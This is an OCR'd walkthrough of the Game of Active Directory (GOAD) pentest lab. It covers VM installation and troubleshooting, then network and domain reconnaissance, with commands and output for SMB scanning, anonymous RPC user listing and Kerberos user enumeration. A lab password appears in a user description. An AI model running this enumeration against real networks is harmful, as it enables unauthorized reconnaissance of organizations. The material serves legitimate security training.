GAME OF ACTIVE DIRECTORY

ACTIVE DIRECTORY PENETRATION TESTING IN GOAD


BY
MONISH BORVANKAR

https://www.linkedin.com/in/monishborvankar/

Table of Contents

- Installation & Setup
- Reconnaissance and scan
- Enumerating
- ASREP – roasting
- Password Spray
- Kerberoasting
- Share enum
- DNS dump
- Extract AD information using Bloodhound
- Poison and relay
- Unsigned SMB
- responder + ntlmrelayx to smb
- REVERSE TCP RESPONDER AND NTLMRELAYX
- Lsassy
- DonPapi
- Smbclient
- Mitm6 + ntlmrelayx to ldap
- ADCS reconnaissance and enumeration
- ADCS – ESC 1,2,3,4,6,8,
- Certiftied - CVE-2022–26923
- Shadow Credentials
- Privilege escalation
- AMSI bypass
- Lateral move
- Password reuse and PTH attack
- LSASS
- Delegations
- ACL
- Silver ticket
- GPO abuse
- Trust
- Mssql Trusted link
- Golden ticket
- RDP high jacking

Game of Active Directory (GOAD) - Windows Installation Setup



Main project by Mayfly, shout out to him : https://github.com/Orange-Cyberdefense/GOAD

PREREQUISITES

- Windows 10 (HOST)
- VMWARE Workstation (Also may work with Virtualbox, just adapt)
- Vagrant (Windows)
- Kali
- A lot of disk space ~120GB
- A lot of ram At least 32GB (16 GB will also works depends)

Installation Steps:

Install VMware Workstation

https://www.vmware.com/products/workstation-pro/workstation-pro-evaluation.html

Install Vagrant for Windows

https://developer.hashicorp.com/vagrant/install?product_intent=vagrant#Windows

Install Vagrant VMware Utility

https://developer.hashicorp.com/vagrant/install/vmware

In the same folder your vagrant.exe is (default **C:\Program Files\Vagrant\bin**), open a new cmd and type:

```
vagrant plugin install vagrant-vmware-desktop
```

Clone GOAD to a folder of your liking (recommend being the biggest hard drive you have)

https://github.com/Orange-Cyberdefense/GOAD

Go to providers folder

cd GOAD/ad/GOAD/providers/vmware

open cmd and type

```
vagrant up
```

This will download and setup all the 5 machines necessary to your vmware. All 5 machines should start and appear on your vmware library.

It will take large amount of time and data

Tip: use Task manager > performance > WIFI or ethernet check the download speed , to know if it is downloading or not


if terminal gets stuck While downloading you can cancel it and start again And

It will resume download


After that

Go to VMWare Workstation's Virtual Network Editor

Add a new NIC adapter to **192.168.56.0 (Host-only)** then add to you Kali/Ubuntu and **keep your NAT otherwise you won't have internet.**



Add a new NIC on Kali for the same vmnet you set up earlier and keep your NAT



Now, inside the distro of your choice (I'm using Kali here), fire up your terminal and install some dependencies that are needed for Ansible etc.

```
pip install --upgrade pip
pip install ansible-core==2.12.6
pip install pywinrm
```

```
sudo apt install sshpass lftp rsync openssh-client
```

if pip doesn't work try using "pipx"

Clone the GOAD repo again in your Kali

Install ansible-galaxy:

```
sudo apt install ansible-core
```

Then go to your ansible folder (cd GOAD/ansible) and install the requirements needed:

```
ansible-galaxy install -r requirements.yml
```

Go back to the root folder of GOAD and run the local installation

```
./goad.sh -t install -l GOAD -p vmware -m local -a
```

```
PLAY [build all] ***********************************************************
**
 [started TASK: Gathering Facts on dc01]
 [started TASK: Gathering Facts on dc02]
 [started TASK: Gathering Facts on dc03]
 [started TASK: Gathering Facts on srv02]
 [started TASK: Gathering Facts on srv03]

TASK [Gathering Facts] *****************************************************
**
ok: [dc03]
ok: [dc02]
ok: [srv03]
ok: [srv02]
ok: [dc01]
```

```
changed: [dc03]
changed: [dc02]
changed: [dc01]
changed: [srv03]
changed: [srv02]
 [started TASK: common : Windows | Check for ComputerManagementDsc Powershell module on dc01]
 [started TASK: common : Windows | Check for ComputerManagementDsc Powershell module on dc02]
 [started TASK: common : Windows | Check for ComputerManagementDsc Powershell module on dc03]
 [started TASK: common : Windows | Check for ComputerManagementDsc Powershell module on srv02]
 [started TASK: common : Windows | Check for ComputerManagementDsc Powershell module on srv03]
```

And we got error

```
ok: [srv03]
fatal: [srv02]: FAILED! => {"changed": true, "msg": "failed to join domain: Computer 'castelblack' fail
ed to join domain 'north.sevenkingdoms.local' from its current workgroup 'WORKGROUP' with following err
or message: The specified domain either does not exist or could not be contacted.", "reboot_required":
false}
 [started TASK: member_server : Reboot if needed on srv03]

PLAY [play workstations AD configuration] **********************************************************
skipping: no hosts matched

PLAY RECAP *****************************************************************************************
dc01                       : ok=2    changed=0    unreachable=0    failed=0    skipped=0    rescued=0
  ignored=0
dc02                       : ok=2    changed=0    unreachable=0    failed=0    skipped=0    rescued=0
  ignored=0
dc03                       : ok=2    changed=0    unreachable=0    failed=0    skipped=0    rescued=0
  ignored=0
srv02                      : ok=6    changed=1    unreachable=0    failed=1    skipped=0    rescued=0
  ignored=0
srv03                      : ok=7    changed=1    unreachable=0    failed=0    skipped=1    rescued=0
  ignored=0

[!] Fatal error from ansible with exit code: 2
[!] We are going to retry
[!] 3 restarts occurred, exiting...
/home/kali/Desktop/GOAD
```

If you got any error trust me don't waste your time to solve it , I waste many days, encountered many errors but no luck,


Instead, directly delete the VM which one is failing , after that install that vm again and it will work a charm!!!!! & Maybe you need to delete and install several times.


```
vagrant destroy GOAD-DC01
```

and

```
vagrant up
```

and it worked!!





IF it's taking time cancel it, exit and


Execute vagrant up again

or

vagrant up GOAD-DC01 (to run one machine at a time)

\GOAD\ad\GOAD\providers\vmware>vagrant up GOAD-DC01

And its running!!



Also, if encountered any starting issues after successfully installing and running vm with vagrant up you can start each virtual machine manually also

add the domains in the file hosts file

```
sudo nano /etc/hosts
```

```
# GOAD
192.168.56.10   sevenkingdoms.local kingslanding.sevenkingdoms.local kingslanding
192.168.56.11   winterfell.north.sevenkingdoms.local north.sevenkingdoms.local winterfell
192.168.56.12   essos.local meereen.essos.local meereen
192.168.56.22   castelblack.north.sevenkingdoms.local castelblack
192.168.56.23   braavos.essos.local braavos
```

add the DNS server in the

```
sudo nano /etc/resolv.conf file
```

```
nameserver 192.168.56.1
nameserver 192.168.56.10
nameserver 192.168.56.11
nameserver 192.168.56.12
nameserver 192.168.56.22
nameserver 192.168.56.23
```

Reconnaissance and scan

The mindmap of GOAD testing is on the following link, do check it out

https://orange-cyberdefense.github.io/ocd-mindmaps/img/pentest_ad_dark_2022_11.svg

Before running an Nmap scan, first step is usually to check for NetBIOS results. To do this, I use **CrackMapExec** (CME) on the IP range, which allows me to quickly gather NetBIOS responses from Windows computers. It's an efficient method to collect all Windows machine IPs, names, and domain details.

In this scenario we are going to identify the services available on devices in the 192.168.56.0/24 range.

```
crackmapexec smb 192.168.56.1/24
```


```
┌──(kali㉿kali)-[~]
└─$ crackmapexec smb 192.168.56.1/24
SMB         192.168.56.11   445    WINTERFELL       [*] Windows 10.0 Build 17763 x64 (name:WINTERFELL) (domain:winterfell) (signing:False) (SMBv1:False)
SMB         192.168.56.23   445    BRAAVOS          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)
SMB         192.168.56.22   445    CASTELBLACK      [*] Windows 10.0 Build 17763 x64 (name:CASTELBLACK) (domain:castelblack) (signing:False) (SMBv1:False)
SMB         192.168.56.12   445    MEEREEN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB         192.168.56.10   445    KINGSLANDING     [*] Windows 10.0 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
```

We now know there are three domains:

- **north.sevenkingdoms.local** with 2 IPs:
  - CASTELBLACK (Windows Server 2019) (signing disabled)
  - WINTERFELL (Windows Server 2019)


- **sevenkingdoms.local** with 1 IP:
  - KINGSLANDING (Windows Server 2019)
- **essos.local** with 2 IPs:
  - BRAAVOS (Windows Server 2016) (signing disabled)
  - MEEREEN (Windows Server 2019)"

```
nmap -p- -sC -sV -oA full_goad 192.168.56.10-12,22-23 -Pn -vvv
```



Enumerating users using brute force

```
crackmapexec smb 192.168.56.10/24 --users
```



We get some users with the description and get a first password as samwell.tarly got his password set up in description

enum4linux

We can confirm the anonymous listing on the NORTH DC also with Enum4linux :

```
enum4linux 192.168.56.11
```

```
 ========================================( Users on 192.168.56.11 )========================================

index: 0x1897 RID: 0x456 acb: 0x00000210 Account: arya.stark    Name: (null)    Desc: Arya Stark
index: 0x18a4 RID: 0x45b acb: 0x00010210 Account: brandon.stark Name: (null)    Desc: Brandon Stark
index: 0x16fa RID: 0x1f5 acb: 0x00000215 Account: Guest Name: (null)    Desc: Built-in account for guest access to the computer/domain
index: 0x18a8 RID: 0x45d acb: 0x00000210 Account: hodor Name: (null)    Desc: Brainless Giant
index: 0x18ae RID: 0x460 acb: 0x00000210 Account: jeor.mormont  Name: (null)    Desc: Jeor Mormont
index: 0x18aa RID: 0x45e acb: 0x00040210 Account: jon.snow      Name: (null)    Desc: Jon Snow
index: 0x18a6 RID: 0x45c acb: 0x00000210 Account: rickon.stark  Name: (null)    Desc: Rickon Stark
index: 0x18ac RID: 0x45f acb: 0x00000210 Account: samwell.tarly Name: (null)    Desc: Samwell Tarly (Password : Heartsbane)
index: 0x18a2 RID: 0x45a acb: 0x00002210 Account: sansa.stark   Name: (null)    Desc: Sansa Stark
index: 0x18af RID: 0x461 acb: 0x00000210 Account: sql_svc       Name: (null)    Desc: sql service

user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]

 ========================================( Share Enumeration on 192.168.56.11 )========================================
```

We also get the **password policy**

```
 ========================( Password Policy Information for 192.168.56.11 )========================


[+] Attaching to 192.168.56.11 using a NULL share

[+] Trying protocol 139/SMB ...

        [!] Protocol failed: Cannot request session (Called Name:192.168.56.11)

[+] Trying protocol 445/SMB ...

[+] Found domain(s):

        [+] NORTH
        [+] Builtin

[+] Password Info for Domain: NORTH

        [+] Minimum password length: 5
        [+] Password history length: 24
        [+] Maximum password age: 255 days 23 hours 59 minutes
        [+] Password Complexity Flags: 000000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter: 5 minutes
        [+] Locked Account Duration: 5 minutes
        [+] Account Lockout Threshold: 5
        [+] Forced Log off Time: Not Set
```

enum4linux also get the full domain user list by enumerating members of domain group

```
└─$ rpcclient -U "NORTH\\" 192.168.56.11 -N
rpcclient $> enumdomusers
user:[Guest] rid:[0x1f5]
user:[arya.stark] rid:[0x456]
user:[sansa.stark] rid:[0x45a]
user:[brandon.stark] rid:[0x45b]
user:[rickon.stark] rid:[0x45c]
user:[hodor] rid:[0x45d]
user:[jon.snow] rid:[0x45e]
user:[samwell.tarly] rid:[0x45f]
user:[jeor.mormont] rid:[0x460]
user:[sql_svc] rid:[0x461]
rpcclient $> enumdomgroups
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[DnsUpdateProxy] rid:[0x44f]
group:[Stark] rid:[0x452]
group:[Night Watch] rid:[0x453]
group:[Mormont] rid:[0x454]
```

```
[+] Getting domain group memberships:

Group: 'Group Policy Creator Owners' (RID: 520) has member: NORTH\Administrator
Group: 'Domain Guests' (RID: 514) has member: NORTH\Guest
Group: 'Stark' (RID: 1106) has member: NORTH\arya.stark
Group: 'Stark' (RID: 1106) has member: NORTH\eddard.stark
Group: 'Stark' (RID: 1106) has member: NORTH\catelyn.stark
Group: 'Stark' (RID: 1106) has member: NORTH\robb.stark
Group: 'Stark' (RID: 1106) has member: NORTH\sansa.stark
Group: 'Stark' (RID: 1106) has member: NORTH\brandon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\rickon.stark
Group: 'Stark' (RID: 1106) has member: NORTH\hodor
Group: 'Stark' (RID: 1106) has member: NORTH\jon.snow
Group: 'Domain Users' (RID: 513) has member: NORTH\Administrator
Group: 'Domain Users' (RID: 513) has member: NORTH\vagrant
Group: 'Domain Users' (RID: 513) has member: NORTH\krbtgt
Group: 'Domain Users' (RID: 513) has member: NORTH\SEVENKINGDOMS$
Group: 'Domain Users' (RID: 513) has member: NORTH\arya.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\eddard.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\catelyn.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\robb.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\sansa.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\brandon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\rickon.stark
Group: 'Domain Users' (RID: 513) has member: NORTH\hodor
Group: 'Domain Users' (RID: 513) has member: NORTH\jon.snow
Group: 'Domain Users' (RID: 513) has member: NORTH\samwell.tarly
Group: 'Domain Users' (RID: 513) has member: NORTH\jeor.mormont
Group: 'Domain Users' (RID: 513) has member: NORTH\sql_svc
Group: 'Domain Computers' (RID: 515) has member: NORTH\CASTELBLACK$
```

The anonymous listing is done with Remote Procedure Call on winterfell (192.168.56.11), so we could also do this with rpcclient directly.

```
rpcclient -U "NORTH\\" 192.168.56.11 -N
```

Get all domain users

```
net rpc group members 'Domain Users' -W 'NORTH' -I
'192.168.56.11' -U '%'
```

```
└─$ net rpc group members 'Domain Users' -W 'NORTH' -I '192.168.56.11' -U '%'
NORTH\Administrator
NORTH\vagrant
NORTH\krbtgt
NORTH\SEVENKINGDOMS$
NORTH\arya.stark
NORTH\eddard.stark
NORTH\catelyn.stark
NORTH\robb.stark
NORTH\sansa.stark
NORTH\brandon.stark
NORTH\rickon.stark
NORTH\hodor
NORTH\jon.snow
NORTH\samwell.tarly
NORTH\jeor.mormont
NORTH\sql_svc
```

```
curl -s https://www.hbo.com/game-of-thrones/cast-and-crew |
grep 'href="/game-of-thrones/cast-and-crew/'| grep -o 'aria-
label="[^"]*"' | cut -d '"' -f 2 | awk '{if($2 == "") {print
tolower($1)} else {print tolower($1) "." tolower($2);} }' >
got_users.txt
```

Let's try this list on meereen.essos.local domain controller and kingslanding.sevenkingdoms.local

```
nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-
users.realm='sevenkingdoms.local',userdb=got_users.txt"
192.168.56.10
```

```
nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-
users.realm='essos.local',userdb=got_users.txt" 192.168.56.12
```


```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -p 88 --script=krb5-enum-users --script-args="krb5-enum-users.realm='sevenkingdoms.local',userdb=got_users.txt" 192.168.56.10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 06:45 EDT
Nmap scan report for sevenkingdoms.local (192.168.56.10)
Host is up (0.00093s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     cersei.lannister@sevenkingdoms.local
|     stannis.baratheon@sevenkingdoms.local
|     robert.baratheon@sevenkingdoms.local
|     renly.baratheon@sevenkingdoms.local
|     joffrey.baratheon@sevenkingdoms.local
|     tywin.lannister@sevenkingdoms.local
|_    jaime.lannister@sevenkingdoms.local
MAC Address: 00:0C:29:DD:FC:7A (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds

┌──(kali㉿kali)-[~/Desktop]
